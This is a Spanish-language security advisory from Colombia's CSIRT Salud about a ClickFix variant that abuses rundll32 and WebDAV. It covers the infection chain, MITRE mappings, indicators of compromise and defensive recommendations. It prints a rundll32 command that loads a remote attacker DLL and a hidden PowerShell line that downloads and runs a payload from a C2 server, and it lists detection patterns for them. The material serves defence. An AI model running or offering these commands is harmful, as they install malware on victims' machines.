Alerta ID:	088
Fecha del reporte:	30/03/2026
Entidad:	Todas las Entidades del Ecosistema Digital
Título:	Nueva variante de la técnica de ataque ClickFix
Herramienta de detección	N/A
Activo involucrado:	servicio WebClient (WebDAV) Microsoft Windows
Tipo de alerta:	Boletín informativo
Nivel de riesgo:	Alta

Resumen ejecutivo

Informar a las entidades del Ecosistema Digital sobre una nueva y peligrosa variante de la técnica de ataque ClickFix, detectada activamente en marzo de 2026. Esta variante emplea componentes legítimos de Windows — específicamente rundll32.exe y el mini-redirector WebDAV — para entregar y ejecutar cargas maliciosas de forma sigilosa, evadiendo controles de seguridad tradicionales enfocados en PowerShell, mshta y motores de scripting.

Descripción:

ClickFix es una técnica de ingeniería social activa desde 2023 que induce a las víctimas a ejecutar comandos maliciosos directamente en su propio dispositivo. Según Microsoft, ClickFix representó el 47% de todos los métodos de acceso inicial observados en 2025, consolidándose como el vector de ataque más prevalente del año.

La nueva variante documentada por Atos CyberShield introduce un cambio disruptivo: en lugar de utilizar PowerShell o mshta como primer eslabón de la cadena de infección, el ataque


CSIRT Salud
Dirección: Calle 119 No. 13 – 51
Bogotá D.C., Colombia
Tel: (+57) 3168931490 – 3181553570

emplea el comando net use de Windows para montar una unidad de red remota a través del protocolo WebDAV, ejecutar un script Batch (.cmd) directamente desde esa unidad, y eliminar inmediatamente el mapeo para reducir la huella forense.

El payload final consiste en una versión troyanizada de la aplicación legítima WorkFlowy (Electron), cuyo archivo app.asar contiene código malicioso en main.js que actúa como beacon C2 y dropper para cargas adicionales.

Esta cadena de infección logró evadir por completo la detección automatizada de Microsoft Defender for Endpoint en pruebas documentadas, siendo descubierta únicamente a través de Threat Hunting activo enfocado en el análisis del registro RunMRU.

El ataque se inicia cuando un usuario visita un sitio web malicioso disfrazado de página de verificación CAPTCHA (identificado como healthybyhillary[.]com). El sitio instruye al visitante a seguir una secuencia de pasos aparentemente inofensivos.



Consecuencias de la explotación

La explotación exitosa de esta técnica puede resultar en las siguientes consecuencias para la organización afectada:

CSIRT Salud
Dirección: Calle 119 No. 13 – 51
Bogotá D.C., Colombia
Tel: (+57) 3168931490 – 3181553570

- Acceso remoto persistente (C2 beacon): El malware establece comunicación continua con el servidor de comando y control (cloudflare.report/forever/e/), enviando datos de identificación de la víctima cada 2 segundos y recibiendo instrucciones remotas.
- Robo de información sensible: Exfiltración de nombre de máquina, usuario de Windows e identificador único de la víctima. El beacon puede recibir instrucciones para descargar y ejecutar payloads adicionales como infostealers (LummaC2, Rhadamanthys).
- Persistencia silenciosa: La aplicación troyanizada puede configurarse para ejecutarse al inicio del sistema, garantizando la supervivencia del acceso ante reinicios.
- Movimiento lateral: Con acceso remoto establecido, el atacante puede ampliar su presencia en la red interna mediante técnicas complementarias.
- Evasión de controles de seguridad: El ataque demostró evadir Microsoft Defender for Endpoint en su configuración predeterminada, reduciendo drásticamente el tiempo de detección y aumentando el daño potencial.
- Compromiso de la cadena de suministro de software: La técnica de troyanizar una aplicación legítima y firmada (WorkFlowy) puede extenderse a otros vectores de software confiable.
- Daño reputacional y operacional: Dependiendo del payload final descargado, el impacto puede escalar a cifrado de datos, interrupción de operaciones o filtración pública de información confidencial.

Modo de explotación y cadena de infección

A continuación se describe de forma detallada y paso a paso la cadena completa de explotación de esta variante de ClickFix:

Etapa 1 — Preparación e Ingeniería Social (Initial Access)

El atacante configura un sitio web malicioso disfrazado de página legítima de verificación CAPTCHA. El sitio empleado en esta campaña es healthybyhillary[.]com. Cuando el usuario navega a este sitio, el código JavaScript de la página copia silenciosamente un comando malicioso al portapapeles del sistema operativo. A continuación, la página muestra instrucciones de apariencia legítima indicando al usuario que presione Win + R, luego pegue el

CSIRT Salud
Dirección: Calle 119 No. 13 – 51
Bogotá D.C., Colombia
Tel: (+57) 3168931490 – 3181553570

contenido del portapapeles con Ctrl + V y finalmente presione Enter para "completar la verificación".

Etapa 2 — Ejecución Inicial vía Rundll32 + WebDAV (Execution)

El comando copiado al portapapeles y ejecutado por el usuario tiene la siguiente forma:

```
rundll32.exe \\servidor-atacante@80\verificacion.google,#1
```

Este comando instruye a rundll32.exe — un proceso legítimo y firmado de Windows — a conectarse a un servidor remoto controlado por el atacante usando el protocolo WebDAV sobre HTTP (puerto 80). Windows trata esta ruta como si fuera un recurso compartido de red local (UNC path), utilizando el mini-redirector WebDAV integrado en el sistema operativo para descargar y cargar en memoria la DLL maliciosa. El argumento #1 indica que se ejecutará la función exportada por número ordinal en lugar de por nombre, añadiendo una capa adicional de ofuscación.

Etapa 3 — Carga y Ejecución del Payload SkimokKeep (Defense Evasión)

La DLL descargada y ejecutada, denominada verification.google, corresponde al cargador SkimokKeep (DLL de 32 bits). Este artefacto implementa múltiples técnicas avanzadas de evasión:

- Resolución dinámica de APIs de Windows: En lugar de importar funciones del sistema de forma convencional (Import Address Table), el malware recorre el Process Environment Block (PEB) para localizar módulos cargados y resuelve las funciones usando un algoritmo de hashing DJB2. Esto oculta completamente qué funciones del sistema está utilizando, dificultando el análisis estático.
- Detección de entornos de análisis (Anti-Sandboxing): El malware llama a GetSystemMetrics, GetForegroundWindow y GetSystemTime para identificar condiciones típicas de sistemas de análisis automatizados o sandboxes, deteniendo su ejecución o modificando su comportamiento si detecta estas condiciones.

CSIRT Salud
Dirección: Calle 119 No. 13 – 51
Bogotá D.C., Colombia
Tel: (+57) 3168931490 – 3181553570

- Técnicas anti-debugging: Utiliza medición de tiempos con GetTickCount e inspección de identificadores de proceso para detectar depuradores activos y detener la ejecución si se encuentra bajo análisis dinámico.

Etapa 4 — Inyección en Procesos Legítimos (Process Injection)

Una vez que SkimokKeep supera las verificaciones de entorno, rundll32.exe modifica el espacio de memoria de procesos legítimos del sistema como chrome.exe y msedge.exe para inyectar código malicioso. Esta técnica permite al malware mantener persistencia y actividad mientras permanece oculto bajo la identidad de un proceso de confianza, evitando detección basada en reputación de procesos.

Etapa 5 — Descarga de Payload de Segunda Etapa en Memoria (Fileless Execution)

En una etapa posterior de la cadena, la infección transiciona a PowerShell, pero de forma no convencional para evitar detección temprana. El malware utiliza:

```
powershell.exe -NoP -NonI -W Hidden -Exec Bypass -Command "IEX (New-Object Net.WebClient).DownloadString('http://c2-server/payload')"
```


- -NoP (No Profile): Evita cargar el perfil del usuario de PowerShell, reduciendo huellas.
- -NonI (Non-Interactive): Ejecuta PowerShell sin interfaz de usuario visible.
- Invoke-Expression (IEX) + DownloadString: Descarga y ejecuta el payload adicional directamente en memoria RAM sin escribir archivos al disco (fileless), lo que evita la detección por herramientas de antivirus tradicionales que dependen del análisis de archivos en el sistema de archivos.

Etapa 6 — Comunicaciones C2 y Post-Explotación

El malware establece comunicaciones con los servidores de Comando y Control (C2) identificados para recibir instrucciones adicionales, exfiltrar datos o descargar herramientas

CSIRT Salud
Dirección: Calle 119 No. 13 – 51
Bogotá D.C., Colombia
Tel: (+57) 3168931490 – 3181553570

adicionales. Las comunicaciones C2 se realizan sobre HTTP estándar (puerto 80), protocolo que frecuentemente está permitido en firewalls corporativos, facilitando la evasión de controles de red.



RELACIÓN CON TÁCTICAS MITRE ATT&CK

ID	Táctica	Técnica	Descripción en el Ataque
T1204.002	Initial Access / Execution	**User Execution: Malicious File**	El usuario ejecuta el comando malicioso copiado al portapapeles siguiendo las instrucciones del sitio CAPTCHA falso.
T1059.001	Execution	**Command and Scripting Interpreter: PowerShell**	PowerShell es usado en etapas posteriores con IEX y DownloadString para cargar payloads adicionales en memoria.
T1218.011	Defense Evasion	**Signed Binary Proxy Execution: Rundll32**	rundll32.exe es utilizado para cargar y ejecutar la DLL maliciosa SkimokKeep desde el servidor WebDAV remoto.

CSIRT Salud
Dirección: Calle 119 No. 13 – 51
Bogotá D.C., Colombia
Tel: (+57) 3168931490 – 3181553570

ID	Táctica	Técnica	Descripción en el Ataque
T1187	Credential Access	**Forced Authentication**	El uso de rutas UNC via WebDAV puede desencadenar autenticación NTLM hacia servidores del atacante.
T1055	Defense Evasion / Privilege Escalation	**Process Injection**	Inyección de codigo en procesos legítimos como chrome.exe y msedge.exe para mantener persistencia encubierta.
T1620	Defense Evasion	**Reflective Code Loading**	SkimokKeep resuelve funciones de la API de Windows dinámicamente via PEB y hashing DJB2 para ocultar importaciones.
T1497	Defense Evasion / Discovery	**Virtualization/Sandbox Evasion**	El malware verifica condiciones del entorno para detectar sandboxes o entornos de análisis automatizados.
T1071.001	Command and Control	**Application Layer Protocol: Web Protocols**	Las comunicaciones C2 se realizan sobre HTTP (puerto 80) para pasar como tráfico web normal.
T1105	Command and Control	**Ingress Tool Transfer**	Descarga de DLL maliciosa y payloads adicionales desde servidores remotos hacia el sistema victima.
T1140	Defense Evasion	**Deobfuscate/Decode Files or Information**	Uso de ordinal #1 en lugar de nombre de función exportada para ofuscar la llamada a la DLL.
T1562.001	Defense Evasion	**Impair Defenses: Disable or Modify Tools**	Técnicas anti-debug y anti-sandbox evitan que las herramientas de seguridad detecten el comportamiento malicioso.

Indicadores de compromiso

Los siguientes indicadores han sido documentados en el análisis de esta campaña. Se recomienda incorporarlos de inmediato en plataformas SIEM, EDR, firewall y sistemas de filtrado DNS/proxy:

CSIRT Salud
Dirección: Calle 119 No. 13 – 51
Bogotá D.C., Colombia
Tel: (+57) 3168931490 – 3181553570

Dominios Maliciosos

Tipo	Indicador
Dominio C2	healthybyhillary[.]com
Dominio C2	mer-forgea.sightup[.]in[.]net
Dominio C2	data-x7-sync.neurosync[.]in[.]net
Dominio C2	cloudflare.report
URL WebDAV	http://94.156.170[.]255/webdav
URL Payload	http://94.156.170[.]255/flowy.zip
URL C2 Beacon	cloudflare.report/forever/e/

Direcciones IP Maliciosas

Tipo	Dirección IP
IP del servidor WebDAV	178.16.53[.]137
IP del servidor C2	141.98.234[.]27
IP del servidor C2	46.149.73[.]60
IP del servidor C2	91.219.23[.]245

Artefactos y Archivos

Tipo	Descripción
DLL Maliciosa	verification.google (DLL de 32 bits - cargador SkimokKeep)
Proceso comprometido	chrome.exe / msedge.exe (inyección de código)
Patrón de comando	rundll32.exe con argumentos davclnt.dll / DavSetCookie
Patrón PowerShell	Invoke-Expression (IEX) con Net.WebClient.DownloadString
Flags sospechosos	PowerShell con flags -NoP y -NonI

CSIRT Salud
Dirección: Calle 119 No. 13 – 51
Bogotá D.C., Colombia
Tel: (+57) 3168931490 – 3181553570

Recomendaciones

Implemente las siguientes reglas y controles de monitoreo en su infraestructura de seguridad:

- Log de línea de comandos: Habilitar la auditoría completa de línea de comandos en Windows (Event ID 4688 con línea de comandos completa o Sysmon Event ID 1) para capturar invocaciones de LOLBins como rundll32.exe con parámetros inusuales.
- PowerShell Logging: Activar Script Block Logging, Module Logging y Transcription en todas las máquinas para registrar el uso de IEX, DownloadString y flags -NoP / -NonI.
- Network Monitoring: Monitorear y alertar sobre conexiones HTTP salientes desde rundll32.exe hacia IP o dominios externos — esto es un comportamiento altamente anómalo.
- Threat Intelligence: Bloquear e incorporar en listas negras las IPs y dominios C2 listados en firewalls, proxies y resolvers DNS.
- Restringir el Servicio WebClient: En estaciones de trabajo que no requieran acceso a recursos WebDAV, deshabilitar o establecer como Manual el servicio WebClient (sc config WebClient start= disabled). Esto impide que el mini-redirector WebDAV funcione y evita que rundll32.exe cargue DLLs desde rutas UNC HTTP remotas.
- Bloquear tráfico WebDAV saliente: Configurar reglas en el firewall perimetral y en firewalls de host para bloquear tráfico WebDAV (HTTP/HTTPS) saliente en puertos 80 y 443 cuando no sea operativamente necesario, especialmente desde procesos del sistema como rundll32.exe.
- AppLocker / WDAC: Implementar políticas de control de aplicaciones (AppLocker o Windows Defender Application Control) que restrinjan la carga de DLLs desde rutas de red remotas por parte de rundll32.exe.
- Restricción de PowerShell: Configurar PowerShell en modo Constrained Language para reducir la superficie de ataque. Habilitar la ejecución de scripts solo con políticas firmadas (AllSigned o RemoteSigned).
- Bloqueo de IPs y dominios C2: Implementar inmediatamente reglas de bloqueo en firewall y DNS para las IPs 178.16.53[.]137, 141.98.234[.]27, 46.149.73[.]60 y 91.219.23[.]245, y los dominios mer-forgea.sightup[.]in[.]net y data-x7-sync.neurosync[.]in[.]net.
- Concienciación de usuarios: Ejecutar campañas de formación y phishing simulado específicamente orientadas a técnicas de ingeniería social tipo ClickFix y páginas

CSIRT Salud
Dirección: Calle 119 No. 13 – 51
Bogotá D.C., Colombia
Tel: (+57) 3168931490 – 3181553570

CAPTCHA falsas. Los usuarios deben saber que NUNCA deben pegar ni ejecutar comandos en el cuadro de diálogo Ejecutar (Win+R) siguiendo instrucciones de un sitio web.

- Principio de mínimo privilegio: Garantizar que los usuarios operativos no tengan privilegios administrativos innecesarios que puedan amplificar el impacto de la ejecución de código malicioso.
- Segmentación de red: Implementar segmentación que limite las conexiones salientes desde estaciones de trabajo directamente a Internet, forzando el tráfico a través de proxies con inspección de contenido.

Fuentes:

- https://www.cyberproof.com/blog/the-clickfix-evolution-new-variant-replaces-powershell-with-rundll32-and-webdav/
- https://cybersecuritynews.com/new-clickfix-variant-uses-rundll32/
- https://gbhackers.com/rundll32-and-webdav/
- https://thehackernews.com/2026/03/deepload-malware-uses-clickfix-and-wmi.html
- https://hackread.com/clickfix-attack-crypto-wallets-browsers-infostealer/
- https://attack.mitre.org/techniques/T1218/011/

CSIRT Salud
Dirección: Calle 119 No. 13 – 51
Bogotá D.C., Colombia
Tel: (+57) 3168931490 – 3181553570

En caso de dudas, inquietudes o requerir asistencia adicional relacionada con esta alerta de seguridad, puede comunicarse directamente con el CSIRT Salud a través de las líneas telefónicas (+57) 3168931490 - 3181553570 o mediante el correo electrónico csirtsalud@minsalud.gov.co. Nuestro equipo está disponible para brindar el acompañamiento necesario.

CSIRT Salud
Dirección: Calle 119 No. 13 – 51
Bogotá D.C., Colombia
Tel: (+57) 3168931490 – 3181553570